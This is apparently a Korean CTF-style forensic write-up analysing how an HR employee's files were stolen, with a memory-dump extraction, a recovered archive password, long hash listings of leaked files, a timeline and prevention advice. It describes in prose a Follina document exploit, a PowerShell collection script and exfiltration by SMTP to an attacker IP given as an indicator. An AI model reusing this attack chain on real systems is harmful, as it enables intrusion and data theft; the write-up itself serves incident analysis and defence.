1  UEsDBBQAAAAABWr+FQAAAAAAAAAAAAAAALAAAAU2FFUkxkRm5DUS9QSwMEFAAAAAA
2  Fav4VAAAAAAAAAAAAABQAAABTYUVSTGRGbkNRL2RvY3VtZW50L1BLAwQUAAAABx
3  F/lUAAAAAAAAGAAAAAFNhRVJMZEZuQ1EvZG9jdW1lbnQvYWNgL1BLAwQUAAEA
4  CADIaw8znnTqFCMzAAAaAEAIQAAFNhRVJMZEZuQ1EvZG9jdW1lbnQvYWNgL1lFu05P
5  Lk1EQvaScaDETmw5822HJ7NLfiZL2KY6VC0iMuwLtkHLxLy0w/3Cbjf/Zvm1ABAMLY+
6  AKNllyAW8STEABRIJvmdwG7ds9tx0ApbHBWMFxpy9KMPYIy8rWYZRMNgH9+8BG0SE
7  i68oE9kyHn9UJxi06cUn3aUxVjQK0LD0wo79UE4+Qxuw70VSc1GIC8KftutYBB+7YC
8  1Wuz4hpjhUZ9e4/mdbKoVpP6htsyTxuXH/vpDud5Ydph1UUYYtMVk9AdIDxKptN7DNs
9  kJyPr/aaIdugeNvshJj5K8bLW0uyQlwi1m78BEz6b/Q0Vq9Qwa2tpo1PhiD3Mu01XzS4
10 N0KzaApMZZBJGBT+H0j8xnywhrbGbfada4uR401ANu7DC/0w4NNXzw10HWYXeuy2i9TF
```

[그림 17] 메모리에 저장된 Base64 데이터

그 결과, 대량의 Base64 데이터를 확인할 수 있었습니다. 이에 Base64 데이터가 존재하는 파일만 따로 Export하여 이를 디코딩하고 ZIP 파일 형태로 변환 시켰습니다.

```
▶ sed -n '157499,2363388p' pid.9608.txt > pid.9608.re.txt
```



[그림 18] 복구된 유출 파일

그 결과, 복구된 유출 파일을 확인할 수 있었으며, 이전에 이벤트 로그에서 확보한 비밀번호 (">#obHIX{R}i-yf#8|zKac&iEJ8iN+Dn!:jVrj-d7")를 사용하여 잠금을 해제하는데 성공하였습니다. 이에 대한 파일 정보는 다음과 같습니다. (산출 자동화를 위해 추가된 경로 "/home/kali/Desktop"은 제한다.)

```
e8de0c9ca68172048b56194d24f2845b /home/kali/Desktop/SaERLdFnCQ/work/acs/YESNO.MDB
```

```
c0791233870f6eeb874ee7f0ffcf7634 /home/kali/Desktop/SaERLdFnCQ/work/pp2/BLUEBOXC.PPT
```

```
6a8309eb1511f2c0960dd28a0f9f55da /home/kali/Desktop/SaERLdFnCQ/work/pp2/OBJ3.PPT
```

```
0eacd438897c7983e332e113595f4f84 /home/kali/Desktop/SaERLdFnCQ/work/pp2/0191-385.PPT
```

```
3e52b307e39b890af8090b4279c2fcf6 /home/kali/Desktop/SaERLdFnCQ/work/manu/SAMPLE7.DOC
```

561828f83519876fd4f37eeb4535ed22 /home/kali/Desktop/SaERLdFnCQ/work/iwp/OUTLINE.DOC
822ae7af34f0de1866f25ca4a8f9698c /home/kali/Desktop/SaERLdFnCQ/work/iwp/MANUSC.DOC
0e8062eca21562437094f59cefea0104 /home/kali/Desktop/SaERLdFnCQ/work/iwp/ASCII.DOC
38d8f65cd9bb1a85d740fbe51bdb183b /home/kali/Desktop/SaERLdFnCQ/work/iwp/INDENTS.DOC
04e7c4066325d624951fc1b421a4766 /home/kali/Desktop/SaERLdFnCQ/work/iwp/CHARFORM.DOC
c601184e96bafb99108ec20a1f5f23f0 /home/kali/Desktop/SaERLdFnCQ/work/text/text.txt
6aa61bd20d1d93afa591af86b6abb224 /home/kali/Desktop/SaERLdFnCQ/work/w97/J_Word97_6.DOC
16ae7c300b4477b1aa1a483fa4ccc8f6 /home/kali/Desktop/SaERLdFnCQ/work/w97/ProfessionalReport.doc
5193b747be332cbd92e5624b6f16fc02 /home/kali/Desktop/SaERLdFnCQ/work/w97/CalendarWizard.doc
ccb713ff3425eb134b6f6d086b4f6e20 /home/kali/Desktop/SaERLdFnCQ/work/w97/PNUMBER.DOC
81dc49cb61770cb64f15c1d0607e4609 /home/kali/Desktop/SaERLdFnCQ/work/w97/Columns.doc
19da282fdfb3be47d49f3b00931b4df3 /home/kali/Desktop/SaERLdFnCQ/work/w97/HANGING.DOC
3b2fde2a9fc3cfdb9f079ca281e8c410 /home/kali/Desktop/SaERLdFnCQ/work/w97/InsertDiagram2.doc
4574600d3b546ca15286567019d42829 /home/kali/Desktop/SaERLdFnCQ/work/w97/headfoot.doc
6b9c6f5b0dc866efb826e1f9e2e213a3 /home/kali/Desktop/SaERLdFnCQ/work/mm/COMTAB.DOC
59c2a1e0a58659ada45bfb34e1f47af6 /home/kali/Desktop/SaERLdFnCQ/work/png/pinata.png
60112b51c3ed5919a456769aff7dd0c4 /home/kali/Desktop/SaERLdFnCQ/work/mm/UNDER1.DOC
0e713ed655141c8de84da6b73cfa9b0b /home/kali/Desktop/SaERLdFnCQ/work/xl2002/linecharts.xls
34962f6054bf6ce2e5b40831f5e25751 /home/kali/Desktop/SaERLdFnCQ/work/pfs/ITALIC.DOC
5cda31a281996f8ef282c98e65236c4a /home/kali/Desktop/SaERLdFnCQ/work/pfs/TABS.DOC
b8e1a78da00a35c453064ceff0cfec66 /home/kali/Desktop/SaERLdFnCQ/work/pfs/DEMCHOIC.DOC
2b2d13f4467ca6565e32760e6a046ea8 /home/kali/Desktop/SaERLdFnCQ/work/pfs/MANUSCRT.DOC
63a3c7d05f61b7efada843a86e3003aa /home/kali/Desktop/SaERLdFnCQ/work/jpg/leaf_BG.JPG
199414e654e7da039172eee6606ec4e4 /home/kali/Desktop/SaERLdFnCQ/work/word/AFTER.DOC
817fc791f62b589901ab81b90134f97d /home/kali/Desktop/SaERLdFnCQ/work/word/ANTATION.DOC
10c75bf5068a776e650767fa30099247 /home/kali/Desktop/SaERLdFnCQ/work/xl5/mergedataerase2.xls
e41892052fc081004d396aa598b5e9f6 /home/kali/Desktop/SaERLdFnCQ/work/xl5/CHART64.XLS
01249401f5524853a4685356268d1bde /home/kali/Desktop/SaERLdFnCQ/work/xl5/MANY.XLS
d008bad3036d505d65d0528918865e98 /home/kali/Desktop/SaERLdFnCQ/work/xl5/CHART67.XLS
f12b57d1c6597dedab300ccc0009aaa4 /home/kali/Desktop/SaERLdFnCQ/work/xl5/MACXL4.XLS
0b031565405c8697e4a5d6b4e91fb47 /home/kali/Desktop/SaERLdFnCQ/work/xl5/XL3.XLS
42ecc8d72b67aece04f9c2318cc8e14b /home/kali/Desktop/SaERLdFnCQ/work/pp7/POINT12.PPT

0db61b8012f79b8edde85b0c9e0e7b77 /home/kali/Desktop/SaERLdFnCQ/work/txt/COLUMN.TXT
a9b54490720943da9c64267173a7f548 /home/kali/Desktop/SaERLdFnCQ/work/txt/DEMOW4.DOC
22faec5fdccaf7332588405230358b2f /home/kali/Desktop/SaERLdFnCQ/work/txt/ADJLNEND.TXT
8d208e289a1e430017b62ddc866588ff /home/kali/Desktop/SaERLdFnCQ/work/txt/DW5.DOC
6b37fc8470883ae489f5a365b4094e70 /home/kali/Desktop/SaERLdFnCQ/work/xl5/XLS4.XLS
1a33e54639902cfddae2edd2a7866ea6 /home/kali/Desktop/SaERLdFnCQ/work/txt/GGGR.txt
bcfe706b51b0b00ddf303264165006b1 /home/kali/Desktop/SaERLdFnCQ/work/pp97/Background.ppt
b4ccc9b6ce8f16b53c5537334004cb45 /home/kali/Desktop/SaERLdFnCQ/work/pp97/Presentation1.ppt
be6eb35d49713a711926ffd4ec566d8 /home/kali/Desktop/SaERLdFnCQ/work/pp97/AutoShapes.ppt
68b47baabfab01f399b1228f3a4d1083 /home/kali/Desktop/SaERLdFnCQ/work/pp97/Creativity.ppt
29bac50046c1fe68b6d20103cc11900f /home/kali/Desktop/SaERLdFnCQ/work/pp97/Properties.ppt
238a47e33eb14694bce9b74cf829aecf /home/kali/Desktop/SaERLdFnCQ/work/pp97/titleandchart.ppt
34354e74ce8d1430dda30e4387fc649a /home/kali/Desktop/SaERLdFnCQ/work/xl2004Mac/Investment Calculator1.xls
c9f580db58f567d9757293e2ba307002 /home/kali/Desktop/SaERLdFnCQ/work/w2004Mac/Newsletters.doc
9976931bbe1ddb549a10a50f271c6976 /home/kali/Desktop/SaERLdFnCQ/work/html/GGGR.HTML
c492e8bbc87900318576f058e8bdaa35 /home/kali/Desktop/SaERLdFnCQ/work/w6/ALIGN.DOC
b5f6355c028ce9bb26aa0b1dc2428940 /home/kali/Desktop/SaERLdFnCQ/work/w6/GRPHBORD.DOC
fb7390e701058c9d7ea99d4f9ce49f26 /home/kali/Desktop/SaERLdFnCQ/work/xl2003/column.xls
1d650dbc8caebcdcb158f59bd71881d /home/kali/Desktop/SaERLdFnCQ/work/msw/WPRD55.DOC
214fdc27fac4506680b7296c655e4bc2 /home/kali/Desktop/SaERLdFnCQ/work/msw/CENTER.DOC
a323465278eca02d3eb09b295064d0db /home/kali/Desktop/SaERLdFnCQ/work/msw/TABLE1.DOC
3a6140c9b8bbcef6455712b06287711e /home/kali/Desktop/SaERLdFnCQ/work/xl2000/Bar.xls
394c3d0011ca3a1629806ecfae950f6d /home/kali/Desktop/SaERLdFnCQ/work/smt/FNOTE1.DOC
8ae26fdb2f5e6350e099425fd9eecbef /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing-of-Digital-Debris-Information-Governance-Practice-and-Strategy.xlsx
d01cf79e62f6fe8ac269d9cbeeb3e910 /home/kali/Desktop/SaERLdFnCQ/specific data/~/sposing-of-Digital-Debris-Information-Governance-Practice-and-Strategy - 97.doc
ecf319539e11a98eb91790ee9128467e /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3084.JPG
018e8430ce293b90947afbfe730d0679 /home/kali/Desktop/SaERLdFnCQ/work/pp97/Sample_presentation.ppt
bfe1246371ddb138ad903f6542a7012e /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3090.JPG
cdf50bd27fd2e8e79dfa91e99de92c9 /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing of Digital Debris Sample 1.pptx
a44c72e86db6315c4489bd93375c49a8 /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing of Digital Debris.odt

054bb7a3e35215ba141c3f9dd7bb1fc1 /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_1796.JPG

9005d6f1951b557022cbbd99180edadc /home/kali/Desktop/SaERLdFnCQ/specific data/DERM Statistical Data Sample 1.xlsx

66242b632e1e40e8696a4268c7f1294f /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_1806.JPG

fa661388584505807063452c376f3292 /home/kali/Desktop/SaERLdFnCQ/specific data/~\$posing of Digital Debris.odt

02c23e3c3868ccfe302702b1277004e9 /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3085.JPG

f326b829a35d32eea1dd1bca78fd1d20 /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing of Digital Debris.docm

25858867143438cf972761a1e45249fa /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3086.JPG

6862571502419d8f3c26440e7d7dbf55 /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing of Digital Debris - 97.doc

342dd841c792a0049584346d1a5c506b /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing-of-Digital-Debris-Information-Governance-Practice-and-Strategy - 97.doc

e3ab27e8fbddd6a1fd8c394bdda62ccd /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_1801.JPG

6b661c59b9cc39b84832e3b7eb6e93 /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3088.JPG

99e25dde4bd79c25e45b261cce6f9e1c /home/kali/Desktop/SaERLdFnCQ/specific data/DERM Statistical Data Sample 1 Unicode.xml

6b607e795ac92559881bcf29931e4640 /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_3089.JPG

a00f867e9da1dcc4f3bd83c19a9f0002 /home/kali/Desktop/SaERLdFnCQ/specific data/DERM Statistical Data Sample MS DOS.txt

5446853cc33806d508ad79bc84aeb4ed /home/kali/Desktop/SaERLdFnCQ/specific data/EDRM.html

fa9f34be8547be1e5513fdb9730c25d3 /home/kali/Desktop/SaERLdFnCQ/specific data/Disposing-of-Digital-Debris-Information-Governance-Practice-and-Strategy - Accessible.txt

89a23de46773c210837fbc162834c2ca /home/kali/Desktop/SaERLdFnCQ/specific data/IMG_1805.JPG

e8de0c9ca68172048b56194d24f2845b /home/kali/Desktop/SaERLdFnCQ/document/acs/YESNO.MDB

c0791233870f6eeb874ee7f0ffcf7634 /home/kali/Desktop/SaERLdFnCQ/document/pp2/BLUEBOXC.PPT

6a8309eb1511f2c0960dd28a0f9f55da /home/kali/Desktop/SaERLdFnCQ/document/pp2/OBJ53.PPT

0eadc438897c7983e332e113595f4f84 /home/kali/Desktop/SaERLdFnCQ/document/pp2/0191-385.PPT

3e52b307e39b890af8090b4279c2fcf6 /home/kali/Desktop/SaERLdFnCQ/document/manu/SAMPLE7.DOC

561828f83519876fd4f37eeb4535ed22 /home/kali/Desktop/SaERLdFnCQ/document/iwp/OUTLINE.DOC

822ae7af34f0de1866f25ca4a8f9698c /home/kali/Desktop/SaERLdFnCQ/document/iwp/MANUSC.DOC

0e8062eca21562437094f59cefea0104 /home/kali/Desktop/SaERLdFnCQ/document/iwp/ASCII.DOC

38d8f65cd9bb1a85d740fbe51bdb183b /home/kali/Desktop/SaERLdFnCQ/document/iwp/INDENTS.DOC

04e7c4066325d624951fc1b421a4766 /home/kali/Desktop/SaERLdFnCQ/document/iwp/CHARFORM.DOC

c601184e96bafb99108ec20a1f5f23f0 /home/kali/Desktop/SaERLdFnCQ/document/text/text.txt

6aa61bd20d1d93afa591af86b6abb224 /home/kali/Desktop/SaERLdFnCQ/document/w97/J_Word97_6.DOC

16ae7c300b4477b1aa1a483fa4ccc8f6 /home/kali/Desktop/SaERLdFnCQ/document/w97/ProfessionalReport.doc

5193b747be332cbd92e5624b6f16fc2 /home/kali/Desktop/SaERLdFnCQ/document/w97/CalendarWizard.doc
ccb713ff3425eb134b6f6d086b4f6e20 /home/kali/Desktop/SaERLdFnCQ/document/w97/PNUMBER.DOC
81dc49cb61770cb64f15c1d0607e4609 /home/kali/Desktop/SaERLdFnCQ/document/w97/Columns.doc
19da282fdfb3be47d49f3b00931b4df3 /home/kali/Desktop/SaERLdFnCQ/document/w97/HANGING.DOC
3b2fde2a9fc3cfdb9f079ca281e8c410 /home/kali/Desktop/SaERLdFnCQ/document/w97/InsertDiagram2.doc
4574600d3b546ca15286567019d42829 /home/kali/Desktop/SaERLdFnCQ/document/w97/headfoot.doc
59c2a1e0a58659ada45bfb34e1f47af6 /home/kali/Desktop/SaERLdFnCQ/document/png/pinata.png
6b9c6f5b0dc866efb826e1f9e2e213a3 /home/kali/Desktop/SaERLdFnCQ/document/mm/COMTAB.DOC
60112b51c3ed5919a456769aff7dd0c4 /home/kali/Desktop/SaERLdFnCQ/document/mm/UNDER1.DOC
0e713ed655141c8de84da6b73cfa9b0b /home/kali/Desktop/SaERLdFnCQ/document/xl2002/linecharts.xls
34962f6054bf6ce2e5b40831f5e25751 /home/kali/Desktop/SaERLdFnCQ/document/pfs/ITALIC.DOC
5cda31a281996f8ef282c98e65236c4a /home/kali/Desktop/SaERLdFnCQ/document/pfs/TABS.DOC
b8e1a78da00a35c453064ceff0cfec66 /home/kali/Desktop/SaERLdFnCQ/document/pfs/DEMCHOIC.DOC
2b2d13f4467ca6565e32760e6a046ea8 /home/kali/Desktop/SaERLdFnCQ/document/pfs/MANUSCRT.DOC
63a3c7d05f61b7efada843a86e3003aa /home/kali/Desktop/SaERLdFnCQ/document/jpg/leaf_BG.JPG
199414e654e7da039172eee6606ec4e4 /home/kali/Desktop/SaERLdFnCQ/document/word/AFTER.DOC
817fc791f62b589901ab81b90134f97d /home/kali/Desktop/SaERLdFnCQ/document/word/ANTATION.DOC
10c75bf5068a776e650767fa30099247 /home/kali/Desktop/SaERLdFnCQ/document/xl5/mergedataerase2.xls
e41892052fc081004d396aa598b5e9f6 /home/kali/Desktop/SaERLdFnCQ/document/xl5/CHART64.XLS
01249401f5524853a4685356268d1bde /home/kali/Desktop/SaERLdFnCQ/document/xl5/MANY.XLS
d008bad3036d505d65d0528918865e98 /home/kali/Desktop/SaERLdFnCQ/document/xl5/CHART67.XLS
6b37fc8470883ae489f5a365b4094e70 /home/kali/Desktop/SaERLdFnCQ/document/xl5/XLS4.XLS
f12b57d1c6597dedab300ccc0009aaa4 /home/kali/Desktop/SaERLdFnCQ/document/xl5/MACXL4.XLS
0b031565405c8697e4a5d6b4e91fb47 /home/kali/Desktop/SaERLdFnCQ/document/xl5/XL3.XLS
42ecc8d72b67aece04f9c2318cc8e14b /home/kali/Desktop/SaERLdFnCQ/document/pp7/POINT12.PPT
0db61b8012f79b8edde85b0c9e0e7b77 /home/kali/Desktop/SaERLdFnCQ/document/txt/COLUMN.TXT
a9b54490720943da9c64267173a7f548 /home/kali/Desktop/SaERLdFnCQ/document/txt/DEMODW4.DOC
22faec5fdccaf7332588405230358b2f /home/kali/Desktop/SaERLdFnCQ/document/txt/ADJLNEND.TXT
8d208e289a1e430017b62ddc866588ff /home/kali/Desktop/SaERLdFnCQ/document/txt/DW5.DOC
1a33e54639902cfddae2edd2a7866ea6 /home/kali/Desktop/SaERLdFnCQ/document/txt/GGGR.txt
bcfe706b51b0b00ddf303264165006b1 /home/kali/Desktop/SaERLdFnCQ/document/pp97/Background.ppt
b4ccc9b6ce8f16b53c5537334004cb45 /home/kali/Desktop/SaERLdFnCQ/document/pp97/Presentation1.ppt

be6eb35d49713a711926ffdf4ec566d8 /home/kali/Desktop/SaERLdFnCQ/document/pp97/AutoShapes.ppt
018e8430ce293b90947afbfe730d0679 /home/kali/Desktop/SaERLdFnCQ/document/pp97/Sample_presentation.ppt
68b47baabfab01f399b1228f3a4d1083 /home/kali/Desktop/SaERLdFnCQ/document/pp97/Creativity.ppt
29bac50046c1fe68b6d20103cc11900f /home/kali/Desktop/SaERLdFnCQ/document/pp97/Properties.ppt
238a47e33eb14694bce9b74cf829aecf /home/kali/Desktop/SaERLdFnCQ/document/pp97/titleandchart.ppt
34354e74ce8d1430dda30e4387fc649a /home/kali/Desktop/SaERLdFnCQ/document/xl2004Mac/Investment Calculator1.xls
c9f580db58f567d9757293e2ba307002 /home/kali/Desktop/SaERLdFnCQ/document/w2004Mac/Newsletters.doc
9976931bbe1ddb549a10a50f271c6976 /home/kali/Desktop/SaERLdFnCQ/document/html/GGGR.HTML
c492e8bbc87900318576f058e8bdaa35 /home/kali/Desktop/SaERLdFnCQ/document/w6/ALIGN.DOC
b5f6355c028ce9bb26aa0b1dc2428940 /home/kali/Desktop/SaERLdFnCQ/document/w6/GRPHBORD.DOC
fb7390e701058c9d7ea99d4f9ce49f26 /home/kali/Desktop/SaERLdFnCQ/document/xl2003/column.xls
1d650dbc8caebcd tcb158f59bd71881d /home/kali/Desktop/SaERLdFnCQ/document/msw/WPRD55.DOC
214fdc27fac4506680b7296c655e4bc2 /home/kali/Desktop/SaERLdFnCQ/document/msw/CENTER.DOC
a323465278eca02d3eb09b295064d0db /home/kali/Desktop/SaERLdFnCQ/document/msw/TABLE1.DOC
3a6140c9b8bbecf6455712b06287711e /home/kali/Desktop/SaERLdFnCQ/document/xl2000/Bar.xls
394c3d0011ca3a1629806ecfae950f6d /home/kali/Desktop/SaERLdFnCQ/document/smt/FNOTE1.DOC
fdddf2522e14146aad41a6485e05f1c4 /home/kali/Desktop/SaERLdFnCQ/public websites/Japanese Census Data/00310.csv
811b9012b23420f113a67ee70b039837 /home/kali/Desktop/SaERLdFnCQ/public websites/Japanese Census Data/001.csv
2f2f9c4cdec5f3ba0d1014b1f15e9b39 /home/kali/Desktop/SaERLdFnCQ/public websites/Food_Inspections.csv
b6e7d992893f51de67fbf1e9ceaef69a /home/kali/Desktop/SaERLdFnCQ/public websites/MSNBC web usage/description.txt
0f6726f614f9a6e2873c7fcfde9887b9 /home/kali/Desktop/SaERLdFnCQ/public websites/MSNBC web usage/msnbc.html
2a26868c6e0654e3917b1f9a12b8abcf /home/kali/Desktop/SaERLdFnCQ/public websites/MSNBC web usage/msnbc.data.html
74d801a0255d9763f0d83bc993c37457 /home/kali/Desktop/SaERLdFnCQ/specfic data/IMG_1789.JPG

4. How were the files stolen from Alice's PC? (120 points)

● How was the Hacker able to infiltrate Alice's PC?

위의 분석 결과를 종합하면, 해커는 Alice에게 Resume로 위장한 악성 문서 파일을 보냈습니다. 사용자는 메일에서 첨부된 문서 파일을 다운로드하였습니다. 악성 문서 파일에는 Follina 취약점에 의해 악의적인 스크립트가 실행되도록 설정 되어있었습니다. 해당 스크립트는 추가적인 악성 파워쉘 스크립트를 실행하도록 유도합니다.

● Where did Hacker steal the material and send it? How was it sent? (You must check an Indicator of compromise (IoC))

파워쉘 스크립트는 7-zip을 다운로드하고 설치하여 악성코드가 사용할 수 있는 준비를 수행하고, 탈취하고자하는 경로와 확장자에 맞는 파일을 선별하여 압축합니다. 그리고 공격자의 SMTP 서버(58.77.95.37)에 연결하여, 압축 당시에 사용했던 비밀번호(이벤트 로그의 Payload에 기록된 무작위 문자열)와 필요 정보(발송 일시)를 메일을 내용으로, 압축한 파일을 첨부파일 형태로 공격자에게 메일을 발송합니다.

● Present a timeline for this case.

발생 시각 (KST)	내용
2022/07/25 02:58:29	메일을 통해서 위장된 압축 파일 다운로드
2022/07/25 02:59:10	Follina 취약점 Exploit
2022/07/25 02:59:11	취약점을 이용한 외부 스크립트 실행 (get_file.ps1)
2022/07/25 02:59:58	탈취 파일이 포함된 압축 파일 생성

5. Describe what Alice should do to prevent a recurrence and why. (50 points)

- **Technical points**

본 시나리오에서 사용된 취약점은 현재 윈도우즈 디펜더에서 자동으로 탐지하여 차단이 가능한 유형이기 때문에 윈도우 디펜더를 활성화하고 이를 주기적으로 관리하거나 정책을 최신으로 업데이트한다면 사고를 사전에 방지할 수 있었을 것이다. 또한 각 프로그램들의 버전을 최신으로 업데이트하는 것이 중요하다. DOCX를 사용한 MS Word, Windows를 업데이트함으로써 관련된 취약점을 악용하여 사고가 발생하는 것을 미연에 방지할 수 있다.

또한 중요 데이터의 유출을 막기 위해서 DRM이나 DLP 솔루션을 활용하는 것도 중요하다. 본 시나리오에서 탈취된 파일은 어떠한 조치도 취해져있지 않았고, SMTP 서버에 자체적으로 연결하여 이를 유출하였다. 이러한 행위들을 방어하기 위해서는 파일 단위의 솔루션들을 적극적으로 활용해야 할 것이다.

- **Administrative points**

본 시나리오에서 주어진 Alice는 HR 담당자로서 외부에서 문서형태의 파일을 많이 접하고 다루게 되는 직종이다. 그렇기에 이에 대한 정보보안 관련 교육 및 외부의 첨부파일에 대한 경각심을 부여할 필요가 있다. 또한 중요한 파일을 다룰 경우, 중요한 파일은 개인의 PC에 보관하는 것이 아닌 별도의 파일 서버나 통제가 가능한 지점에 데이터를 저장하고 그에 대한 모니터링을 강화해야 할 것이다.